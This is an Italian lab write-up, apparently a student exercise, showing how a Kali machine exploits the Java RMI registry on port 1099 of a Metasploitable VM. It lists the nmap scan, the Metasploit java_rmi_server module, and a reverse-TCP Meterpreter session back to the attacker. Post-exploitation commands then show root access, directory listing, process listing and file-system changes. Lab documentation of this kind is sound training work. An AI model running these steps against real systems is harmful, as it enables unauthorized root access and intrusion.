
Hacking Java-Rmi on port 1099



Indirizzi Macchine

Per prima cosa come richiesto dalla traccia ho modificato i 2 indirizzi delle macchine che utilizzeremo:

Kali

```
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ac:5c:ab brd ff:ff:ff:ff:ff:ff
    inet 192.168.99.111/24 brd 192.168.99.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:feac:5cab/64 scope link
       valid_lft forever preferred_lft forever
```

Metasploitable

```
eth0      Link encap:Ethernet  HWaddr 08:00:27:e8:a1:36
          inet addr:192.168.99.112  Bcast:192.168.99.255  Mask:255.255.255.0
```

Finite di configurare le due macchine ho fatto un ping come verifica;

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.99.112
PING 192.168.99.112 (192.168.99.112) 56(84) bytes of data.
64 bytes from 192.168.99.112: icmp_seq=1 ttl=64 time=0.777 ms
64 bytes from 192.168.99.112: icmp_seq=2 ttl=64 time=0.773 ms
64 bytes from 192.168.99.112: icmp_seq=3 ttl=64 time=0.694 ms
64 bytes from 192.168.99.112: icmp_seq=4 ttl=64 time=0.654 ms
^C
```

Verifica dell'esistenza della vulnerabilità


Il primo tool che ho utilizzato per la verifica effettiva della vulnerabilità, è stato Nmap (dato che eravamo già a conoscenza della porta del servizio ho scannerizzato solo quella per una questione di efficienza), in questo modo vediamo che la porta con il determinato servizio è aperta e in ascolto.

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.99.112 -p 1099
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 10:14 EDT
Nmap scan report for 192.168.99.112
Host is up (0.0011s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry

Nmap done: 1 IP address (1 host up) scanned in 13.05 seconds
```

Di seguito avvio Msfconsole per cominciare l'exploit



Per prima cosa cerco la vulnerabilità descritta con il nome su Nmap

Come conferma aggiuntiva dell'effettiva presenza della vulnerabilità vedo che il flag check è su 'yes'

Ma comunque per averne ulteriore conferma faccio un check dopo aver settato RHOSTS , così che controlli direttamente sul mio target:

```
msf6 > search rmiregistry

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check
   -  ----                                  ---------------  ----       -----
   0  exploit/multi/misc/java_rmi_server    2011-10-15       excellent  Yes
e Execution


Interact with a module by name or index. For example info 0, use 0 or use ex

msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

```
   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.99.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-me
                                         tasploit.html
```

```
msf6 exploit(multi/misc/java_rmi_server) > check

[*] 192.168.99.112:1099 - Using auxiliary/scanner/misc/java_rmi_server as check
[+] 192.168.99.112:1099   - 192.168.99.112:1099 Java RMI Endpoint Detected: Class Loader Enabled
[*] 192.168.99.112:1099   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.99.112:1099 - The target is vulnerable.
```

Dopo aver impostato RHOSTS, ho visto che LHOSTS era già settato in automatico e il payload era quello di default, quindi ho solo fatto exploit e aperto la sessione;

```
[*] Started reverse TCP handler on 192.168.99.111:4444
[*] 192.168.99.112:1099 - Using URL: http://192.168.99.111:8080/x0bCQ7R
[*] 192.168.99.112:1099 - Server started.
[*] 192.168.99.112:1099 - Sending RMI Header ...
[*] 192.168.99.112:1099 - Sending RMI Call ...
[*] 192.168.99.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.99.112
[*] Meterpreter session 1 opened (192.168.99.111:4444 → 192.168.99.112:42663) at 2023-06-16 10:20:24 -0400

meterpreter > 
```

Comandi eseguiti dopo aver aperto la sessione:

Ifconfig per vedere le configurazioni di rete del target

```
Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.99.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fee8:a136
IPv6 Netmask : ::
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask         Gateway  Metric  Interface
    ------          -------         -------  ------  ---------
    127.0.0.1       255.0.0.0       0.0.0.0
    192.168.99.112  255.255.255.0   0.0.0.0
```

Route per vedere le tabelle di routing del target

Stesso comando per Routing ma da shell del target

```
route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.99.0    0.0.0.0         255.255.255.0   U     0      0        0 eth0
0.0.0.0         192.168.99.1    0.0.0.0         UG    100    0        0 eth0
```

Sysinfo per vedere alcune delle informazioni principali della macchina vittima

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

```
meterpreter > cd root
meterpreter > ls
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100667/rw-rw-rwx  324   fil   2023-06-16 10:11:33 -0400  .Xauthority
100667/rw-rw-rwx  0     fil   2010-03-16 19:01:07 -0400  .bash_history
100667/rw-rw-rwx  2227  fil   2007-10-20 07:51:33 -0400  .bashrc
040667/rw-rw-rwx  4096  dir   2012-05-20 15:08:17 -0400  .config
040667/rw-rw-rwx  4096  dir   2012-05-20 15:13:12 -0400  .filezilla
040667/rw-rw-rwx  4096  dir   2023-06-16 10:11:35 -0400  .fluxbox
040667/rw-rw-rwx  4096  dir   2012-05-20 15:38:14 -0400  .gconf
040667/rw-rw-rwx  4096  dir   2012-05-20 15:40:31 -0400  .gconfd
040667/rw-rw-rwx  4096  dir   2012-05-20 15:09:04 -0400  .gstreamer-0.10
040667/rw-rw-rwx  4096  dir   2012-05-20 15:07:31 -0400  .mozilla
100667/rw-rw-rwx  141   fil   2007-10-20 07:51:33 -0400  .profile
040667/rw-rw-rwx  4096  dir   2012-05-20 15:11:16 -0400  .purple
100667/rw-rw-rwx  4     fil   2012-05-20 14:25:01 -0400  .rhosts
100667/rw-rw-rwx  1024  fil   2023-06-04 05:46:11 -0400  .rnd
040667/rw-rw-rwx  4096  dir   2012-05-20 14:21:50 -0400  .ssh
040667/rw-rw-rwx  4096  dir   2023-06-16 10:11:33 -0400  .vnc
040666/rw-rw-rw-  4096  dir   2012-05-20 15:08:16 -0400  Desktop
100666/rw-rw-rw-  401   fil   2012-05-20 15:55:53 -0400  reset_logs.sh
040666/rw-rw-rw-  4096  dir   2023-06-12 10:24:52 -0400  test_metasploit
100666/rw-rw-rw-  138   fil   2023-06-16 10:11:34 -0400  vnc.log
```

Cd e ls per vedere se mi potevo tranquillamente muovere sulla macchina vittima

Id per vedere come eravamo nominati sulla macchina vittima

```
Process 1 created.
Channel 1 created.
id
uid=0(root) gid=0(root)
```

```
meterpreter > mkdir /etc/ciao
Creating directory: /etc/ciao
meterpreter >
```

Mkdir per creare un nuovo precorso sul target

Ps per vedere tutti i processi in corso sulla macchina target


```
meterpreter > ps

Process List
============

 PID   Name                  User      Path
 ---   ----                  ----      ----
 1     /sbin/init            root      /sbin/init
 2     [kthreadd]            root      [kthreadd]
 3     [migration/0]         root      [migration/0]
 4     [ksoftirqd/0]         root      [ksoftirqd/0]
 5     [watchdog/0]          root      [watchdog/0]
 6     [events/0]            root      [events/0]
 7     [khelper]             root      [khelper]
 41    [kblockd/0]           root      [kblockd/0]
 44    [kacpid]              root      [kacpid]
 45    [kacpi_notify]        root      [kacpi_notify]
 91    [kseriod]             root      [kseriod]
 130   [pdflush]             root      [pdflush]
 131   [pdflush]             root      [pdflush]
 132   [kswapd0]             root      [kswapd0]
 174   [aio/0]               root      [aio/0]
 1130  [ksnapd]              root      [ksnapd]
 1298  [ata/0]               root      [ata/0]
 1301  [ata_aux]             root      [ata_aux]
 1310  [scsi_eh_0]           root      [scsi_eh_0]
 1311  [scsi_eh_1]           root      [scsi_eh_1]
 1332  [ksuspend_usbd]       root      [ksuspend_usbd]
 1335  [khubd]               root      [khubd]
 2063  [scsi_eh_2]           root      [scsi_eh_2]
```

```
meterpreter > shell
Process 2 created.
Channel 2 created.
sudo loadkeys it
Loading /usr/share/keymaps/it.map.bz2
```

Shell per la creazione di una sessione da terminale sulla macchina vittima



Come ultima ho fatto nano /etc/network/interfaces , che non mi faceva effettivamente cambiare I dati ma potevo vedere tutto.